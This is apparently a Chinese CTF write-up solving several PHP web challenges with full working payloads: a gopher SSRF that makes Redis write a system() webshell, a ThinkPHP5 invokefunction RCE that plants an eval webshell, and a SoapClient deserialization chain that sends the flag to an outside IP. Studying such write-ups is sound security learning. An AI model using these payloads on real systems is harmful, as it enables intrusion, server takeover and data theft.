
Baby_PHP_Black_Magic_Englightenment

给出了源码：

```
<?php
echo "PHP is the best Language <br/>";
echo "Have you ever heard about PHP Black Magic<br/>";
error_reporting(0);
$temp = $_GET['password'];
is_numeric($temp)?die("no way"):NULL;
if($temp>9999){
    echo file_get_contents('./2.php');
    echo "How's that possible";
}
highlight_file(__FILE__);
//Art is Long, but life is short. So I use PHP.
//I think It's So useful that DiaoRen Said;
//why not they use their vps !!!
//BBTZ le jiarenmen
?>
```

发现判断 `is_numeric($temp)` 和 `$temp>9999`，要是temp不是数字但是大于9999，很明显弱比较

?password=10000a



```
1 PHP is the best Language <br/>Have you ever heard about PHP Black Magic<br/><?php
2 $next_challenge='baby_magic.php' ←
3 // view-source is a good habit
4 ?>How's that possible<code><span style="color: #000000">
5 <span style="color: #0000BB">&lt;?php
6 <br /></span><span style="color: #007700">echo&nbsp;</span><span style="color: #DD0000">"PHP&nbsp;
7 <br />echo&nbsp;</span><span style="color: #DD0000">"Have&nbsp;you&nbsp;ever&nbsp;heard&nbsp;about&
8 <br /></span><span style="color: #0000BB">error_reporting</span><span style="color: #007700">(</sp
9 <br /></span><span style="color: #0000BB">$temp&nbsp;</span><span style="color: #007700">=&nbs
10 <br /></span><span style="color: #0000BB">is_numeric</span><span style="color: #007700">(</span><s
11 <br />if(</span><span style="color: #0000BB">$temp</span><span style="color: #007700">&gt;</span><
12 <br />&nbs; &nbs; &nbs; echo&nbsp;</span><span style="color: #0000BB">file_get_contents</span>
13 <br />&nbs; &nbs; &nbs; echo&nbsp;</span><span style="color: #DD0000">"How's&nbs;that&nbs;p
14 <br />}&nbs;
15 <br /></span><span style="color: #0000BB">highlight_file</span><span style="color: #007700">(</spa
16 <br /></span><span style="color: #FF8000">//Art&nbs;is&nbs;long,&nbs;but&nbs;life&nbs;is&nbs;
17 <br />//I&nbs;think&nbs;It` s&nbs;So&nbs;useful&nbs;that&nbs;DiaoRen&nbs;Said;
18 <br />//why&nbs;not&nbs;they&nbs;use&nbs;their&nbs;vps&nbs;!!!
19 <br />//BBTZ&nbs;le&nbs;jiarenmen
20 <br />
21 <br /></span><span style="color: #0000BB">?&gt;</span>
22 </span>
23 </code>
```

得到baby_magic.php，进入下一关

```
<?php
error_reporting(0);

$flag=getenv('flag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
    if ($_GET['user'] == $_GET['pass'])
        echo 'no no no no way for you to do so.';
    else if (sha1($_GET['user']) === sha1($_GET['pass']))
        die('Give u the flag'.$flag);
    else
        echo 'not right';
}
else
    echo 'Just g1ve it a try.';
highlight_file(__FILE__);
?>
```

很明显sha1的数组绕过，直接传入数组就可以了 ?user[] = 1&pass[] = 2

The screenshot shows a browser window with the URL `tc.rigelx.top:8003/baby_magic.php/?user[] = 1&pass[] = 2`. The page content includes the text "G1ve u the flag baby_revenge.php". The browser's address bar and various tabs are visible at the top.

baby_revenge.php，进入下一关发现：

```
<?php
error_reporting(0);

$flag=getenv('fllag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
    if ($_GET['user'] == $_GET['pass'])
        echo 'no no no no way for you to do so.';
    else if(is_array($_GET['user']) || is_array($_GET['pass']))
        die('There is no way you can sneak me, young man!');
    else if (sha1($_GET['user']) === sha1($_GET['pass'])){
        echo "Hanzo:It is impossible only the tribe of Shimada can controle the dragon<br/>";
        die('Genji:We will see again Hanzo' . $flag . '<br/>');
    }
    else
        echo 'Wrong!';
} else
    echo 'Just Give it a try.';
highlight_file(__FILE__);
?>
```

过滤了数组，那么需要sha1碰撞了，正好有一篇文章：关于SHA1碰撞——比较两个binary的不同之处

?user=%25PDF-1.3%0A%25E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC%5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx%0Z%21Vda%097%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&pass=%25PDF-1.3%0A%25E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C10%26%FE%DF%B3%DC8%E9j%C2/%E7%BD%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1



Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

```
%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAG%CC%A8%C7%F8%5B%A8Ly%26%FE%DF%B3%DC8%E9j%C2%E7%BD%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```

Post data Referer User Agent Cookies [Clear All](#)

得到here_s_the_flag.php，最后一关

```
<?php  
$flag=getenv('flllllllllag');  
if(strstr("Longlone",$_GET['id'])) {  
    echo("no no no!<br>");  
    exit();  
}  
  
$_GET['id'] = urldecode($_GET['id']);  
if($_GET['id'] === "Longlone")  
{  
  
    echo "flag: $flag";  
}  
highlight_file(__FILE__);  
?>
```

由于urldecode会解码一次，GET传参会解码两次就可以绕过了

?id=%254c%256f%256e%2567%256c%256f%256e%2565



The screenshot shows a browser window with the URL `tc.rigelx.top:8003/here_s_the_flag.php?id=%254c%256f%256e%2567%256c%256f%256e%2565`. The page content is a PHP script with the following code:

```
flag: flag{PHP_1s_fu1king_awesome} <?php
$flag=getenv("f1ll1l1l1lag");
if(strstr("Longlone", $_GET['id'])) {
    echo("no no no!<br>");
    exit();
}
$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "Longlone")
{
    echo "flag: $flag";
}
highlight_file(__FILE__);
?>
```

givemeyourlove

手把手带你用 SSRF 打穿内网

访问发现，并且给出了一串数字123123

```
<?php
// I hear her lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is",$url))
{
    echo 'NO NO HACKING!!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
```

题目提示redis，那么肯定是ssrf打redis了，由于存在密码，使用gopher-redis-auth

E:\ctf\渗透\Redis\gopher-redis-auth-master>python2 gopher-redis-auth.py



Modified: \$LS95\$

Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): PHPShell

Give web root location of server (default is /var/www/html):

Give PHP Payload (We have default PHP Shell):

Give your redis auth password (default is None): 123123

default shell: <?php system(\$_GET['cmd']); ?>

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%246%0D%0A123123%0D%0A%2A1%0D%0A%248%0D%0Afflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2434%0D%0A%0A%0A%3C%3Fphp%20system%28%24_GET%5B%27cmd%27%5D%29%3B%20%3F%3E%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Abfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A

When it's done you can get PHP Shell in /shell.php

-----Modified-by-LS95-----

E:\ctf\渗透\Redis\gopher-redis-auth-master>

由于是GET传参，将生成的payload url编码一次得到：

gopher%3A%2F%2F127.0.0.1%3A6379%2F_%252A2%250D%250A%25244%250D%250AAUTH%250D%250A%25246%250D%250A123123%250D%250A%252A1%250D%250A%25248%250D%250Afflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252434%250D%250A%250A%250A%253C%253Fphp%2520system%2528%2524_GET%255B%2527cmd%2527%255D%2529%253B%2520%253F%253E%250A%250A%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252413%250D%250A%2Fvar%2Fwww%2Fhtml%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25249%250D%250Ashell1.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A%250A

传入发现成功写入shell，最后读取flag即可

```
<?php
// I hear her lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is", $url))
{
    echo 'NO NO HACKING!!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
REDIS0007 redis-ver3.2.11 redis-bits@úctimeÂGLtaúused-memÂþùÀ" SYC{ygtq_w@nt_a_girlfr1ed} ý©ý!SDí
```

SoEzUnser

```
<?php

class fxxk{
    public $par0;
    public $par1;
    public $par2;
    public $par3;
    public $kelasi;

    public function __construct($par0,$par1,$par2,$par3){
        $this -> par0 = $par0;
        $this -> par1 = $par1;
        $this -> par2 = $par2;
        $this -> par3 = $par3;
    }
    public function newOne(){
        $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
    }

    public function wuhu(){
        echo('syclover      !'.$this -> kelasi.'      yyds');
    }

    public function qifei(){
        //$_ser = serialize($this -> kelasi);
        //$_unser = unserialize($_ser);
        $this -> kelasi -> juts_a_function();
    }

    public function __destruct(){
        if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
            $this -> newOne();
            if($this -> par3 == 'unser'){
                $this -> qifei();
            }
            else{
                $this -> wuhu();
            }
        }
    }

    public function __wakeup(){
        @include_once($this -> par2.'hint.php');
    }
}

highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack);
```

调用了之前学过的原生态一起出的一个题，参考文章：PHP 原生类的利用小结

首先先读取一下hint.php：

```
$a= new fxxk();
$a->par2 = 'php://filter/convert.base64-encode/resource=';
$b = serialize($a);
echo(urlencode($b));
```

明文:

```
<?php  
  
$hint = '向管理员的页面post一个参数message(告诉他, "iwantflag") 和  
另一个参数 url (它会向这个url发送一个flag';  
$hint .= '管理员的页面在当前目录下一个特殊文件夹里';  
$hint .= '但是我不知道 (你也猜不到的) 文件夹名称和管理员页面的名  
称, 更坏的消息是只能从127.0.0.1去访问, 你能想个办法去看看 (别扫  
扫不出来!!!);
```

[BASE64编码](#)

[◀ BASE64解码](#)

BASE64:

```
PD9waHANCg0KJGhpbnQgPSAn5ZCR566h55CG5ZGY55qE6aG16Z  
2icG9zdOS4gOS4quWPguVsG1lc3NhZ2Uo5ZGK6K+J5LuW77yMImI  
3YW50ZmxhZylpOWSjCDlj6bkulDkuKrlij4LmlbAgdXjs7y15a6D5LyA5  
ZCR6L+Z5LiqdXJs5Y+R6YCB5LiA5LiqZmxhZyc7DQokaGludCAuPSA  
n566h55CG5ZGY55qE6aG16Z2i5Zyo5b2T5YmN55uu5b2V5LiL5LiA5  
Liq54m55q6K5paH5Lu25aS56YeMJzsNCiRoaW50IC49ICfkvYbmmK/  
miJHku3nn6XpgZPvvljkvaDkuZ  
/njJzku3liLDnmoTvlnmlofku7lpLnkl3np7DlkcoznrqHnkblkZjpobXpna  
LnmoTlkI3np7DvvIzmm7TlnY/nmoTmtojmg  
/mmK/lj6rog73ku44xMjcuMC4wLjHlrvorr  
/pl67vvvlzkvadog73mg7PkuKrlip7ms5XijrvnnlvnnlvvvjljiKvmiasg5omr5L  
iN5Ye65p2lSEhKSc
```

使用GlobIterator类读取一下目录文件

```
$a= new fxxk();  
$a->par0 = 'GlobIterator';  
$a->par1 = 'glob://*';  
$b = serialize($a);  
echo(urlencode($b));
```

```
?hack=0%3A4%3A" fxxk "%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3A"GlobIterator"%3Bs%3A4%3A"par1"%3Bs%3A8%3A"glob%3A%2F%2F*"  
%3Bs%3A4%3A"par2"%3BN%3Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}
```

```
← → ⌂ ⌂ ctf.rigelx.top/unserbucket/?hack=O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3B"yyds'";%2F%2Fa  
考试 ctf 在线动画 动漫下载 - ... 哔哩哔哩 ( °- °)つ口 ... bmth CSDN - 专业开发者社区 白马探花666 - 博客园 安全客 - 安全资讯平台  
$this -> par1 = $par1;  
$this -> par2 = $par2;  
$this -> par3 = $par3;  
}  
public function newOne() {  
    $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);  
}  
  
public function wuhu() {  
    echo('syclover' . $this -> kelasi . 'yyds');  
}  
  
public function qifei() {  
    // $ser = serialize($this -> kelasi);  
    // $unser = unserialize($ser);  
    $this -> kelasi -> juts_a_function();  
}  
  
public function __destruct() {  
    if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))) {  
        $this -> newOne();  
        if($this -> par3 == 'unser') {  
            $this -> qifei();  
        }  
        else {  
            $this -> wuhu();  
        }  
    }  
}  
}  
public function __wakeup() {  
    @include_once($this -> par2.'hint.php');  
}  
}  
highlight_file(__FILE__);  
$hack = $_GET['hack'];  
unserialize($hack); syclover !aaaaaaaaaaafxadwagaefae yyds
```

得到目录aaaaaaaaaaafxadwagaefae

接着往下翻发现

```
$a= new fxxk();  
$a->par0 = 'GlobIterator';  
$a->par1 = 'glob://aaaaaaaaaaafxadwagaefae/*';  
$b = serialize($a);  
echo(urlencode($b));
```

```
?hack=O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3A"GlobIterator"%3Bs%3A4%3A"par1"%3Bs%3A32%3A"glob%3A%2F%2Fa  
aaaaaaaaaaafxadwagaefae%2F*%3Bs%3A4%3A"par2"%3BN%3Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}
```

```

← → C ⌂ ctfrigelx.top/unserbucket/?hack=O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3A"yyds"
考试 ctf 在线动画 动漫下载 - ... 哔哩哔哩 ( °- °)つ口 ... bmth CSDN - 专业开发者社区 白马探花666 - 博客园 安全客 - 安全资讯平台
    $this -> par1 = $par1;
    $this -> par2 = $par2;
    $this -> par3 = $par3;
}
public function newOne() {
    $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
}

public function wuhu() {
    echo('sycclover' . $this -> kelasi . 'yyds');
}

public function qifei() {
//$ser = serialize($this -> kelasi);
//$unser = unserialize($ser);
    $this -> kelasi -> juts_a_function();
}

public function __destruct() {
    if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))) {
        $this -> newOne();
        if($this -> par3 == 'unser') {
            $this -> qifei();
        }
        else{
            $this -> wuhu();
        }
    }
}

public function __wakeup() {
    @include_once($this -> par2.'hint.php');
}
}
highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack); sycclover !UcantGuess.php yyds

```

非预期

那么需要使用SplFileObject读取了，这里可以使用php伪协议进行base64加密

```

$a= new fxxk();
$a->par0 = 'SplFileObject';
$a->par1 = 'php://filter/convert.base64-encode/resource=aaaaaaaaaaafxadwagaefae/UcantGuess.php';
$a->par2 = 'rb';
$b = serialize($a);
echo(urlencode($b));

```

```

0%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A13%3A"SplFileObject"%3Bs%3A4%3A"par1"%3Bs%3A82%3A"php%3A%2F%2Ffilter%
2Fconvert.base64-encode%2Fresource%3Daaaaaaaaaaafxadwagaefae%2FUcantGuess.php"%3Bs%3A4%3A"par2"%3Bs%3A2%3A"rb"%3
Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}

```

```

← → ⌂ ⌂ ctf.rigelx.top/unserbucket/?hack=O%3A4%3A"fxk%"3A5%3A{s%3A4%3A"par0"%3Bs%3A13% ⌂ ☆
考试 ctf 在线动画 动漫下载 ... 哪哩哪哩( ~ )つロ ... bmth CSDN - 专业开发者社 ... 白马探花666 - 博客园 安全客 - 安全资讯平台 先知社区 Paper 知道创宇 Seebug 漏... > 其他书签 移动设备上的书签
}
    $this -> kelasi = new $this -> par0($this -> parl,$this -> par2);
}

public function wuhu(){
    echo('syclover' !.$this -> kelasi.'yyds');
}

public function qifei(){
//$ser = serialize($this -> kelasi);
//$unser = unserialize($ser);
$this -> kelasi -> juts_a_function();
}

public function __destruct(){
if(!empty($this -> par0) && (isset($this -> parl) || isset($this -> par2))){
    $this -> newOne();
    if($this -> par3 == 'unser'){
        $this -> qifei();
    }
    else{
        $this -> wuhu();
    }
}
}

public function __wakeup(){
@include_once($this -> par2.'hint.php');
}

highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack); syclover
!PD9waHANCg0KJGNsX2lwlD0gJF9TRVJWRVJbJ0hUVFBfQ0xJRU5UX0lQJ107DQokeGZmX2lwlD0gJF9TRVJWRVJbJ0hUVFBfWF9GT1JXQVJERURfRk9SJ107DQokZmxhZyA9ICdTWUN7VW5zZXlxYWwx
/Pz8/PycpOw0KfQ0KfQ0KZWxzXsNCiAgICBIY2hvKCdqdxN0X2Zvcl9tZScpOw0KfQ0KDQppZigkX1NFUIZFUIsnUkVNT1RFX0FERFlnXSA9PT0gJzEyNy4wLjAuMScpew0KICAgIGlmKCRfUE9TVFsnbWVzc2FnZs
yyds

```

直接可以获取源码了，得到flag

加密/解密 取消/粘贴 DASE04 图片/DASE04转换

明文:

```

<?php

$c1_ip = $_SERVER['HTTP_CLIENT_IP'];
$xff_ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
$flag = 'SYC(Unser1alz3_is_so_fxk)';
if((!empty($c1_ip))||!empty($xff_ip))){
    echo('just_this?????????');
}
else{
    echo('just_for_me');
}

if($_SERVER['REMOTE_ADDR'] === '127.0.0.1'){
    if($_POST['message'] === 'iwantflag' && !empty($_POST['url'])){
        #echo($flag);
        file_get_contents($_POST['url'].'?flag='.$flag);
    }
}

```

BASE64编码 ➤

◀ BASE64解码

BASE64:

```

PD9waHANCg0KJGNsX2lwlD0gJF9TRVJWRVJbJ0hUVFBfQ0xJRU5
UX0lQJ107DQokeGZmX2lwlD0gJF9TRVJWRVJbJ0hUVFBfWF9GT1J
XQVJERURfRk9SJ107DQokZmxhZyA9ICdTWUN7VW5zZXlxYWwx
ejNfaXNfc29fZh4a30nOw0KaWYoKCFbXB0eSgkY2xfaXApfIwhZ
W1wdHkoJlhmZl9pcCkpKxsNCiAgICBIY2hvKCdqdxN0X3RoaXM/Pz8
/Pz8/PycpOw0KfQ0KfQ0KZWxzXsNCiAgICBIY2hvKCdqdxN0X2Zvcl9tZ
ScpOw0KfQ0KDQppZigkX1NFUIZFUIsnUkVNT1RFX0FERFlnXSA9PT0
gJzEyNy4wLjAuMScpew0KICAgIGlmKCRfUE9TVFsnbWVzc2FnZsdlD09PS
AnaxdhbnRmbGFnJyAmJiBpc3NldCgkX1BPU1RbJ3VybCddKSi7DQogICAgICAgICNIY2hvKCRmbGFnKTsNCiAgICAgICAgZmlsZv9nZXRfY29udGVudHMoJF9QT1NUWyd1cmwnXS4nP2ZsYWc9Jy4kZm
xhZyk7DQogICAgfQ0KfQ0K

```

这里其实是非预期解出来的，实际上需要使用SoapClient

预期

根据提示，需要post传参: `message=iwantflag&url=vps`，然后必须从内网的127.0.0.1发送，很明显使用ssrf 使用SoapClient类，然后触发`__call`，调用ssrf来让127.0.0.1发送请求包，最后vps接收flag

```

$a= new fxxk();
$target = 'http://127.0.0.1/unserbucket/aaaaaaaaaaafxadwagaefae/UcantGuess.php';
$post_data = 'message=Iwantflag&url=http://110.42.134.160:8080';

$a->par0 = 'SoapClient';
$a->par1 = null;

$a->par2 = array('location' => $target, 'user_agent' => 'bmth^^X-Forwarded-For:127.0.0.1^^Content-Type: application/x-www-form-urlencoded'. '^Content-Length: '. (string)strlen($post_data). '^^^^' . $post_data, 'uri' => 'http://127.0.1');
$a->par3 = 'unser';
$b = serialize($a);
$b = str_replace('^', "\r\n", $b);
echo(urlencode($b));

```

0%3A4%3A%22fxxk%22%3A5%3A%7Bs%3A4%3A%22par0%22%3Bs%3A10%3A%22SoapClient%22%3Bs%3A4%3A%22par1%22%3BN%3Bs%3A4%3A%22par2%22%3Ba%3A3%3A%7Bs%3A8%3A%22location%22%3Bs%3A67%3A%22http%3A%2F%2F127.0.0.1%2Funserbucket%2Faaaaaaaaaaafxadwagaefae%2FUcantGuess.php%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A152%3A%22bmth%0D%0AX-Forwarded-For%3A127.0.0.1%0D%0AContent-Type%3A+application%2Fx-www-form-urlencoded%0D%0AContent-Length%3A+48%0D%0A%0D%0Amessage%3Diwantflag%26url%3Dhttp%3A%2F%2F110.42.134.160%3A8080%22%3Bs%3A3%3A%22uri%22%3Bs%3A16%3A%22http%3A%2F%2F127.0.0.1%22%3B%7Ds%3A4%3A%22par3%22%3Bs%3A5%3A%22unser%22%3Bs%3A6%3A%22kelasi%22%3BN%3B%7D

```

ubuntu@VM-0-4-ubuntu:~$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 101.132.238.43 6834 received!
GET /?flag=SYC{Unser1al1z3_is_so_fxxk} HTTP/1.0
Host: 110.42.134.160:8080
Connection: close

```

成全

发现是thinkphp5，直接使用payload试一下：

```
?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```

PHP Version 7.1.33

Directive	Local Value
allow_url_fopen	On
allow_url_include	Off
arg_separator.input	&
arg_separator.output	&
auto_append_file	no value
auto_globals_jit	On
auto_prepend_file	no value
browscap	no value
default_charset	UTF-8
default_mimetype	text/html
disable_classes	no value
disable_functions	dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,mail,imap_open,imap_mail,putenv,ini_set,apache_s etenv,symlink,link,ini_set,chdir
display_errors	Off
display_startup_errors	Off
doc_root	no value
docref_ext	no value
docref_root	no value
enable_dl	Off
enable_post_data_reading	On
error_append_string	no value
error_log	no value

发现存在 disable_functions，过滤了所有的可执行命令的函数，尝试写文件发现当前目录无法写，尝试/tmp 目录下

```
?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=/tmp/shell.php&vars[1][]=<?php @eval($_POST[0]);?>
```


25

← → C ⌂	(ray&vars[0]=file_put_contents&vars[1][]=/tmp/shell.php&vars[1][]=<?php @eval(\$_POST[0]);?>) ⌂ ⌂
考试 ctf 在线动画 动漫下载 - ... 哔哩哔哩 (°- °)つ口 ... bmth CSDN - 专业开发者社... 白马探花666 - 博客园 安全客 - 安全资讯平台 先知	

最后通过包含来连接蚁剑

```
?s=index/\think\Config\load&file=../../../../tmp/shell.php
```

得到flag



没做出来的题目

期末不挂科就算成功

查看源码发现一个debug.php，访问

```
        ],
        "data": [
            {"major": "计算机", "grade": "2019", "id": 2019052059, "name": "金某", "sex": "男", "subject": "数学"},
            {"major": "网安", "grade": "2019", "id": 2019031063, "name": "王某", "sex": "男", "subject": "英语"},
            {"major": "网安", "grade": "2019", "id": 2019122258, "name": "熊某", "sex": "男", "subject": "政治"}
        ]
    });

    $('#search_table').basicTable({
        breakpoint: 768
    });
    $("#search_table").reponsetable({
        "id": "search_table",
        "operation": "editer",
        "type": "numbers",
        "column": [
            {"field": "major", "title": "专业"},
            {"field": "grade", "title": "年级"},
            {"field": "id", "title": "学号"},
            {"field": "name", "title": "姓名"},
            {"field": "sex", "title": "性别"},
            {"field": "subject", "title": "科目"},
            {"field": "score", "title": "成绩"}
        ],
        "data": []
    });
});

<!-- ./debug.php --&gt;

function checkId() { //检查学号是否合适
    var id = $("#input_id").val()
